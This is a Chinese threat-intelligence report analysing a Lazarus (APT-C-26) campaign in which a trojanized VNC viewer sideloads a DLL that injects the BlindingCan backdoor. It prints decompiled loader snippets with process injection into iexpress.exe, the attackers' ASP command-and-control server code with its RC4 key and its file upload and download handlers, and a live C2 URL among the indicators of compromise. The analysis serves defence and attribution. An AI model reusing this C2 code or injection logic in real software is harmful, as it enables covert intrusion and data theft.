APT-C-26（Lazarus）组织使用伪造VNC软件的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2023-06-26 18:44 发表于北京

APT-C-26

Lazarus

APT-C-26（Lazarus）是一个活跃的APT组织，该组织的主要攻击目标是金融机构和加密货币交易所，其攻击方式包括网络钓鱼、网络攻击和勒索软件攻击。它们的攻击行为具有高度的技术复杂性和隐蔽性。Lazarus组织的主要目的是获取资金，可能还涉及敏感信息窃取等活动。

近期，360高级威胁研究院捕获到APT-C-26组织利用伪造的ComcastVNC恶意软件发起攻击。我们发现的初始样本是一个压缩文件，一旦用户执行其中的恶意软件，BlindingCan恶意软件就会被释放，继而窃取用户信息。

一、攻击活动分析

1.攻击流程分析

我们最先捕获的样本是压缩文件，内部包含ISO文件，不过结合公开威胁情报，压缩文件或者ISO文件更有可能利用社会工程通过社交软件投递。ISO内部包含名为“ComcastVNC.exe”的可执行程序，实际上是白文件choice.exe，还包含名为“version.dll”和“portable.dat”文件。当用户执行“ComcastVNC.exe”后会侧加载version.dll。version.dll会读取portable.dat内容，并使用开源项目sRDI代码反射加载执行BindingCan恶意软件。




图 1 攻击流程图

2.恶意载荷分析

当执行 ISO 中的 ComcastVNC.exe 后，当前目录下的 version.dll以侧加载方式被加载。version.dll 首先会读取当前目录下的 portable.dat 文件数据作为 shellcode。然后，version.dll 会判断是否存在“Kaspersky”杀毒引擎。如果不存在，则会以新线程的方式执行 shellcode。否则，version.dll 会将 shellcode 注入到 c:\windows\system32\iexpress.exe 中。在这两种方式中，shellcode的执行都是从偏移量0x35cc开始的。

```
v31 = 's\0r';
v32 = 'y\0k';
v33[0] = 'L\0 ';
v33[1] = 'b\0a';                        // C:\program Files (x86)\Kaspersky Lab
FillBytesAtPosition(v34, 0, 328i64);
if ( waccess(CommandLine, 0) == -1 )
{
  v7 = -1i64;
  NtCreateThreadEx_(&v7, 0x20000000i64, 0i64, -1i64, qword_1800CE210 + 0x35CC, 0i64, 0, 0i64, 0i64, 0i64, 0i64);
}
else
{
  *CommandLine = ':\0c';
  v18 = 'w\0\\';
  v19 = 'n\0i';
  v20 = 'o\0d';
  v21 = 's\0w';
  v22 = 's\0\\';
  v23 = 's\0y';
  v24 = 'e\0t';
  v25 = '3\0m';
  v26 = '\\\02';
  v27 = 'e\0i';
  v28 = 'p\0x';
  v29 = 'e\0r';
  v30 = 's\0s';
  v31 = 'e\0.';
  v32 = 'e\0x';                         // c:\windows\system32\iexpress.exe
  FillBytesAtPosition(v33, 0, 336i64);
  memset(&StartupInfo, 0, sizeof(StartupInfo));
```

图 2 shellcode执行方式


之后version.dll会从硬编码数据中提取自定义VNC软件命名为ComcastVNC.DAT并执行。

```
v2 = qword_1800CE208;
*&StartupInfo.cb = _mm_load_si128(&xmmword_1800C09E0);
qmemcpy(&StartupInfo.lpDesktop, "omcastVNC.DAT", 13);
memset(&StartupInfo.lpTitle + 5, 0, 71);
v3 = sub_180099ECC(&StartupInfo, "wb");
v4 = v3;
if ( v3 )
{
  sub_18009CE68(v2 + 0x49CCB, 1, 0x100800, v3);
  sub_18009A344(v4);
}
WinExec(&StartupInfo, 5u);
return sub_180095380(&v6 ^ v35);
}
```

图 3 提取自定义vnc软件并执行

该自定义VNC软件是基于修改后的 TightVNC 软件，试图伪造成Comcast公司的VNC软件，以欺骗用户。同时我们发现了该软件具有独特的PDB路径。

- W:\OnTools\ComcastVNC\x64\Release\ComcastVNC.pdb



属性	值
说明	
文件说明	ComcastVNC Viewer
类型	应用程序
文件版本	2.8.63.0
产品名称	ComcastVNC
产品版本	2, 8, 63, 0
版权	Copyright (C) 2011-2021 Comcast LLC.
大小	1.00 MB
修改日期	2023/4/17 20:27
语言	英语(美国)
原始文件名	ComcastVNC.exe

图 4 ComcastVNC信息示例

注入的shellcode载荷是公开可用的sRDI项目，以shellcode形式执行内存中的嵌入的有效载荷。嵌入的有效载荷是使用VMProtect保护的BlindingCan恶意软件。

BlindingCan恶意软件，也称为AIRDRY，是一个功能齐全的HTTP(S)后门，已在公开威胁情报中进行了详细的阐述。此次分析的BlindingCan恶意软件是一个 64 位 VMProtect保护的DLL，连接到远程C2地址是https://www.rowdensurname[.]org/slideshow/slides/show.asp。结合虚拟化代码，我们通过如下证据将该DLL识别为BlindingCan恶意软件。

2.1 RTTI工件

此次分析的DLL和已知BlindingCan恶意软件都包含相同的RTTI工件（.?AVCHTTP_Protocol@@ 、 .?AVtype_info@@ 、 .?AVbad_alloc@std@@ 、 .?AVexception@std@@ 和 .?AVbad_exception@std@@）。RTTI工件是程序在运行时获取对象类型信息的一种方法，它们可以反映程序内部的类和对象结构。当两个样本包含相同的RTTI工件时，这意味着它们可能具有相似的内部结构和功能，因此这是一个强烈的关联证据。

2.2 Rich-header结构

此次分析的DLL和已知BlindingCan恶意软件的rich-header结构非常相似，除了count略有变化外，product-id和build-id完全一致。Rich-header

结构包含了编译信息，当两个样本具有相似的rich-header结构时，这可能表示它们在编译过程中使用了相同的设置和工具链。

2.3 User-Agent字符串

此次分析的DLL和已知BlindingCan恶意软件使用相同的User-Agent字符串，即：Mozilla/5.0(WindowsNT6.1;WOW64)Chrome/28.0.1500.95Safari/537.36;

2.4 通信字符串模式

此次分析的DLL中包含字符串”%c=%s&%c=%s&%c=%s&%c=”，而已知BlindingCan恶意软件中包含”id=%s%s&%s=%s&%s=%s&%s=“。这表明两者在通信字符串模式上有相似性。

2.5 代码投递方式及保护方式

此次分析的DLL和以往公开威胁情报披露的BlindingCan恶意软件投递均使用了公开可用的sRDI项目，而且均使用了VMProtect进行保护。

综合分析以上关联证据，此次分析的DLL和已知BlindingCan恶意软件在多个方面存在相似性，这些相似性表明二者之间可能存在很高的关联性，它们可能由同一个恶意软件作者或组织创建，因此我们以中等信心认定此次分析的DLL是BlindingCan恶意软件家族。

二、基础设施分析

此次分析的BlindingCan恶意软件连接https://www.rowdensurname[.]org/slideshow/slides/show.asp地址，该域已被攻击者入侵并控制。在对C2地址分析后，我们关联到了攻击者在服务器上使用的ASP文件。

ASP文件获取客户端传递的信息，并识别出客户端的UID、CID以及NID标识等，并根据CID执行不同的功能，并以UID和NID为作为客户端标识命名保存在服务端上的客户端相关文件。

```
g_sTrUiD = Right(fnDEcStr(Replace(Request.Form(1)," ","+"),g_sTrKey),12)
g_strCid = Right(fnDecStr(Replace(Request.Form(2)," ","+"),g_strKey),16)
g_strRRniD = fnDecstr(Replace(ReqUest.FoRm(3)," ","+"),g_sTrKEy)
g_strNid = Mid(g_strRNid,5,Len(G_strRnid) - 4)
If g_strCid = "55450A19B36E4158"Then sConneCt '记录访问者信息
Else If g_strCid = "99471B78BA435445"Then sGetLog '遍历/_session文件 搜索 _cc 或 _lg文件并返回
Else If g_sTrCid = "834DAE767504FC89"Then sSetrsaPubKEy '保存来自客户端的RSA公钥
Else If g_strCiD = "421AD990617CB95A"Then sGetRsaPubkEy '返回给客户端RSA公钥
Else If g_StrCid = "2C61DF11B931DF25"Then sSEtAeSKey '保存来自客户端的AES密钥
Else If g_StrCid = "F4FADEBFE84873ACD"Then sGetAeskey '返回给客户端AES密钥
Else If g_strCid = "EF79647DEE39D511"Then sSetFileHdR '保存来自客户端的信息到以 hh结尾的文件中
Else If g_STrciD = "7B1B08B6ECCB401F"Then sSEtFileData '保存来自客户端的信息到以 dd结尾的文件中
Else If g_strCId = "C000A04FE435213C"Then sGetFilehDR '读取以 hh结尾的文件内容返回给客户端
Else If g_StrCid = "5BBD4CF34778881E"Then sGetFIlEDaTa '读取以 dd结尾的文件内容返回给客户端
Else If G_strCiD = "5794174797FB0813"Then sSEtActionlog '保存来自客户端的信息到以 a1结尾的文件中
Else If g_StrciD = "742709059347D024"Then sGEtActionLOg '读取以 a1结尾的文件内容返回给客户端
Else If g_strCid = "6666578793CF7F46"Then sproXyCheck '返回加密后的字符串"CD0FB828A1260222"
```

图 5 ASP主要功能示例

在加解密方面，客户端和服务端均使用RC4和BASE64加密方式传递通信信息。在加密方面，服务端将客户端信息转换为 Unicode 编码格式，然后使用 RC4 算法和密钥对其进行加密，最后将加密后的二进制数据进行 Base64 编码并转化为字符串格式，其中 RC4 密钥是“9FFF2B059A182E2CB2BE604580A911B0”，这个密钥硬编码在客户端和服务端。

```
Function fNEnCStr(strdata,sTrKey)
    Dim bData,BEncData,bB64EncData
    bdata = STrUnicoDe2AnSi(stRData)
    bEnCData = RuNrC4(bdatA,strKey)
    bb64EncData = basE64encodeTochrB_arrAy(bEnCdata)
    fnEncStr = FnBin2str(bB64EncDatA)
End Function
```

```
Function fnDecStr(strBase64EncDatA,strkeY)
    On Error Resume Next
    err.Clear()
    Dim bEncData
    bEncData = BaSe64DecodETOChrB_Array(strBAse64EncDatA)
    bData = RunRC4(bencData,strKey)
    fnDecStr = fnbin2Str(bdAta)
End Function
```

图 6 服务端加解密方式示例

我们还发现了未启用的功能。例如文件上传、下载和以图片形式发送数据等功能。在文件上传功能处，如果文件上传成功会返回给客户端“S : S”信号，否则返回“S : F”信号。

```
Sub SuploaDFiLe
    On Error Resume Next
    Err.Clear
    Dim strUID,isFiRst,filePaTh,fIleDaTa,ret
    strUID = Replace(ReqUEst.FoRm("u"),"  ","+")
    isFirst = Replace(RequeSt.Form("s"),"  ","+")
    fileData = Replace(REQuesT.Form("d"),"  ","+")
    FIlePath = G_StrWorkDir & "/" & strUID & ".dat"
    If IsFirst = "1"Then deleteExistFiLe(filePAth)
    If fnSavefile(fiLePath,fIleDaTa) = 1 Then Response.Write"S : S"
    Else ResPoNsE.Write"S : F"
    End If
    Else Dim strRTempFilepath
    strtempFilePath = filePath & ".tmp"
    DeleTeExIstfile(strTempFIlePath)
    If fNSaVeFile(StrTempFilePath,fileData) = 0 Then ReSponsE.Write"S : F"
    RespoNse.End
    End If
    If MergeFiLe(fIlePath,strTempFilePath) = 0 Then REsponse.WritE"S : F"
    ResPonse.End
    End If
    DeleteExisTFiLe(strTeMpFilEpath)
    REsponse.Write"S : S"
    End If
End Sub
```

```
Function fNDownLoadFile(StrPath,strName,strPostLiMit,sTrkeY)
    On Error Resume Next
    Err.cleaR()
    If FnFileExist(strPAth) = 0 Then fndownlOaDFile = 0
    Exit Function
    End If

    RespoNse.BuFfer = False
    Response.ContenTtype = "application/octet-stream"
    Response.addHeader"Content-Disposition","attachment; filename=" & stRNAMe
    Dim adoStream,chunk,iSz,i
    Set adoStream = CreateObject("ADODB.Stream")
    adoStream.Open()
    adoStrEAm.Type = 1
    adOStrEam.loadFroMfile(strPAth)
    iSz = adoStReam.SiZe
    chunk = CInt(sTrpoStLiMit) * 1024
    For i = 1 To iSz \ Chunk
    If Not ResponSe.ISClientConnected Then Exit For
    End If
    Response.binarywRite runrC4(aDoStreaM.read(chUnk),sTrKey)
    Next
    If Isz Mod chunk > 0 Then If Response.ISClIeNTconNected Then RespOnse.binAryWrite RUnRC4(adoStream.REad(iSz Mod chunk),StrKey)
    End If
    End If
    adoSTream.cLose
    Set adoStrEam = Nothing
    ReSponse.End
End Function
```

图 7 文件上传下载示例

```
Sub sImAgePRinT
    On Error Resume Next
    ERR.Clear
    ReSponsE.contentTyPE = "image/jpeg"
    Response.BinArywrIte BasE64DEcoDeToChRB_Array("Qk06AAAAAAAAADYAAAAoAAAAAQAAAAEAAAABABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA////AA==")
    Response.End
End Sub
```

图 8 以图片形式发送数据示例

三、归属研判

2022年9月公开威胁情报披露Lazarus组织使用武器化的TightVNC恶意软件发起攻击[1]，同时也披露了Lazarus组织使用开源项目sRDI反射加载

BlindingCan恶意软件[2]。

Weaponized TightVNC Viewer

Beginning in September 2022, ZINC was observed utilizing a trojanized TightVNC Viewer that was delivered to a target alongside a weaponized SSH utility over WhatsApp. This malware has a unique PDBPath:

```
N:\2.MyDevelopment\3.Tools_Development\4.TightVNCCustomize\Munna_Customize\tightvnc\x64
\\Release\tvnviewer.pdb
```

The weaponized versions of TightVNC Viewer often were delivered as compressed ZIP archives or job description-themed ISO files via online platforms such as WhatsApp. Within that archive, the recipient is provided a *ReadMe.txt* and an executable file to run. The .txt file has the following content:

```
Platform: 2nd from the list
User: [redacted]
Pass: [redacted]
```

As part of the threat actor's latest malware technique to evade traditional defenses, the malicious TightVNC Viewer has a pre-populated list of remote hosts, and it's configured to install the backdoor only when the user selects *ec2-aet-tech.w-ada[.]amazonaws* from the drop-down menu in the TightVNC Viewer, as shown in Figure 5:




Figure 5. Weaponized TightVNC Viewer – user interface

The inclusion of this key also serves as an anti-analysis mechanism: without the correct key, nothing of significance happens when the DLL is executed.

The command-line argument passed to `colorcpl.exe` also dictates how the decrypted shellcode is executed. Based on this argument, `colorui.dll` may execute the shellcode from within `colorcpl.exe` or inject it into a new instance of a legitimate Windows process. In the case of process injection, the injection target is chosen randomly between `credwiz.exe` or `iexpress.exe`.

The **injected shellcode payload is DAVESHELL, a publicly available dropper** in the form of shellcode that executes an embedded payload in memory. The embedded payload is a VMProtect-packed evolution of the AIRDRY backdoor.

图 9 公开威胁情报相关披露

基于以上开源情报，我们发现Lazarus以往TTPs完全符合本次我们捕获的攻击行动中相关TTPs特征，同时我们以中等信心确认最后释放的载荷是BlindingCan恶意软件，这更进一步证明此次攻击活动是Lazarus组织发起的。

防范排查建议 >>>

在此次攻击活动中，Lazarus组织使用基于修改后的TightVNC 软件伪造通信厂商相关VNC软件，诱导用户执行恶意软件。以下是相关排查建议。

- 组织内部应该对员工进行恶意软件的安全教育，特别是针对社会工程学攻击的相关知识。
- 安装杀毒软件和防火墙，并保持其及时更新，以防止恶意软件进入系统。
- 提供给员工一个安全的软件下载渠道，避免从非官方渠道下载软件。
- 安装访问控制和日志监控，以便能够监测和阻止恶意活动。
- 进行定期漏洞扫描和渗透测试，以检测系统中可能存在的漏洞，并及时修复。
- 建立完善的紧急响应计划，能够及时、有效地响应和处理安全事件。
- 如发现可疑活动或异常，应立即与相关安全机构联系并报告。

附录 IOC

ce1792fd716579823b33ac3c085ad742

6299bac300f45a37280a3503e6fdf0e0

64bb5cff965553c0802e6d01c724b79c

C46100C2FB9D8561480977F4E9D00009

f6989d0c87f55fd9796c01a85a47896d

https://www.rowdensurname.org/slideshow/slides/show.asp

参考链接

[1] https://www.microsoft.com/en-us/security/blog/2022/09/29/zinc-weaponizing-open-source-software/

[2] https://www.mandiant.com/resources/blog/dprk-whatsapp-phishing